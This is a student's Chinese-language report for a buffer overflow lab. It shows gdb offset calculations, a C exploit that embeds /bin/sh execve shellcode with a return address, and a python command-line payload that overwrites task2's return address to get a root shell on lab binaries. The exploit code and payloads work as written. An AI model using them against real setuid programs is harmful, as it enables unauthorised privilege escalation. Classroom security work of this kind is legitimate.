CLASS 6

Buffer Overflow Lab 2

吴瑞欣-E41614059

一、 Task1

Step1：开启地址随机化。

sysctl -w kernel.randomize_va_space=2


Step2：关闭栈保护，编译目标程序，赋予 suid 权限。

su root

gcc -fno-stack-protector task1.c -o stak1

chmod 4755 task1

exit



```
[10/24/2018 06:29] root@ubuntu:/home/seed/Desktop/lab7# sysctl -w kernel.randomi
ze_va_space=2
kernel.randomize_va_space = 2
[10/24/2018 06:29] root@ubuntu:/home/seed/Desktop/lab7# gcc -fno-stack-protector
 task1.c -o stak1
task1.c: In function ‘main’:
task1.c:26:4: warning: format ‘%x’ expects argument of type ‘unsigned int’, but
argument 2 has type ‘int *’ [-Wformat]
[10/24/2018 06:29] root@ubuntu:/home/seed/Desktop/lab7# chmod 4755 task1
[10/24/2018 06:30] root@ubuntu:/home/seed/Desktop/lab7# exit
exit
[10/24/2018 06:30] seed@ubuntu:~/Desktop/lab7$ █
```

Step3：计算 buffer 与指针的距离，书写 shellcode 执行命令入下：

新建 badfile，存放 AAAA

gdb task1

disass main


disass bof

b *0x080484cc


r

x/16wx $esp

结果如下：



```
 0x0804853c <+105>:   mov    %eax,(%esp)
 0x0804853f <+108>:   call   0x80484b4 <bof>
 0x08048544 <+113>:   movl   $0x804863e,(%esp)
 0x0804854b <+120>:   call   0x80483c0 <puts@plt>
 0x08048550 <+125>:   mov    $0x1,%eax
 0x08048555 <+130>:   leave
 0x08048556 <+131>:   ret
```



```
   0x080484c1 <+13>:    lea    -0x14(%ebp),%eax
   0x080484c4 <+16>:    mov    %eax,(%esp)
   0x080484c7 <+19>:    call   0x80483b0 <strcpy@plt>
   0x080484cc <+24>:    mov    $0x1,%eax
   0x080484d1 <+29>:    leave
   0x080484d2 <+30>:    ret
End of assembler dump.
(gdb) b *0x080484cc
Breakpoint 1 at 0x80484cc
(gdb) r
Starting program: /home/seed/Desktop/lab7/task1
804a024

Breakpoint 1, 0x080484cc in bof ()
(gdb) x/16wx $esp
0xbfe00a10:     0xbfe00a24      0xbfe00a57      0x00000000      0xb7553900
0xbfe00a20:     0xbfe00c68      0x41414141      0x7233050a      0xe00ab8b7
0xbfe00a30:     0x7122d4bf      0x712334b7      0xbf0007b7      0x08048544
0xbfe00a40:     0xbfe00a57      0x00000001      0x00000205      0x092b9008
(gdb) █
```

可以发现 0x41414141 到 0x8048544 中间间隔 6*4 个 byte


故构造 shellcode 如下（借用上节课 exploit）：

```
/* exploit.c  */
/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"          /* xorl    %eax,%eax        */
    "\x50"              /* pushl   %eax             */
    "\x68""//sh"        /* pushl   $0x68732f2f      */
    "\x68""/bin"        /* pushl   $0x6e69622f      */
    "\x89\xe3"          /* movl    %esp,%ebx        */
    "\x50"              /* pushl   %eax             */
    "\x53"              /* pushl   %ebx             */
    "\x89\xe1"          /* movl    %esp,%ecx        */
    "\x99"              /* cdq                      */
    "\xb0\x0b"          /* movb    $0x0b,%al        */
    "\xcd\x80"          /* int     $0x80            */
;
void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);
    /* You need to fill the buffer with appropriate contents here */
    strcpy(buffer,"AAAABBBBAAAABBBBAAAABBBB\x24\xa0\x04\x08");
    strcpy(buffer+28,shellcode);
    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
```

        fclose(badfile);

}


编译运行，获得 root 权限：


```
[10/24/2018 06:43] seed@ubuntu:~/Desktop/lab7$ gcc exploit.c -o expl
[10/24/2018 06:44] seed@ubuntu:~/Desktop/lab7$ ./exploit
[10/24/2018 06:44] seed@ubuntu:~/Desktop/lab7$ ./task1
804a024
```

二、 Task2

Step1：

打开地址随机化。


```
[10/29/2018 17:25] seed@ubuntu:~/Desktop/lab7$ sudo sysctl -w kernel.randomize_v
a_space=2
[sudo] password for seed:
kernel.randomize_va_space = 2
```

Step2：


关闭栈保护，gcc 编译

su root


gcc -fno-stack-protector task2.c -o stak2

chmod 4755 task2

exit


```
-rwsr-xr-x 1 root root 7357 Oct 23 19:54 task1
-rw------- 1 seed seed  738 Oct 23 20:22 task1.c
-rw------- 1 seed seed  738 Oct 23 19:45 task1.c~
-rwsr-xr-x 1 root root 7500 Oct 23 20:49 task2
-rw------- 1 seed seed  714 Oct 23 19:46 task2.c
-rw------- 1 seed seed  714 Oct 23 19:34 task2.c~
[10/29/2018 17:26] seed@ubuntu:~/Desktop/lab7$ 
```

查找 hmm 地址，计算 buf 与 good 之间距离：



```
End of assembler dump.
(gdb) b *0x0804864e
Breakpoint 1 at 0x804864e
(gdb) r AAAA
Starting program: /home/seed/Desktop/lab7/task2 AAAA

Breakpoint 1, 0x0804864e in main ()
(gdb) x/32wx $esp
0xbfe78f70:     0xbfe78f94      0xbfe7957e      0x00000018      0xb7731ff4
0xbfe78f80:     0x08048670      0x08049ff4      0x00000002      0xffffffff
0xbfe78f90:     0xb77323e4      0x41414141      0x08049f00      0x08048691
0xbfe78fa0:     0xffffffff      0xb75c0196      0xb7731ff4      0xb75c0225
0xbfe78fb0:     0xb775a280      0x00000000      0x08048554      0x00000026
0xbfe78fc0:     0x08048670      0x00000000      0x00000000      0xb75a64d3
0xbfe78fd0:     0x00000002      0xbfe79064      0xbfe79070      0xb7749858
0xbfe78fe0:     0x00000000      0xbfe7901c      0xbfe79070      0x00000000
(gdb) quit
```

由此可以看出，buf 与入口地址距离为 36；

构造代码：

./task2 $(python -c "print '\x90'*36 + '\x70\x85\x04\x08'")

由此可以攻击成功！



```
[10/29/2018 18:25] seed@ubuntu:~/Desktop/lab7$ ./task2 $(python -c "print '\x90'
*36 + '\x70\x85\x04\x08'")
Win.
# 
```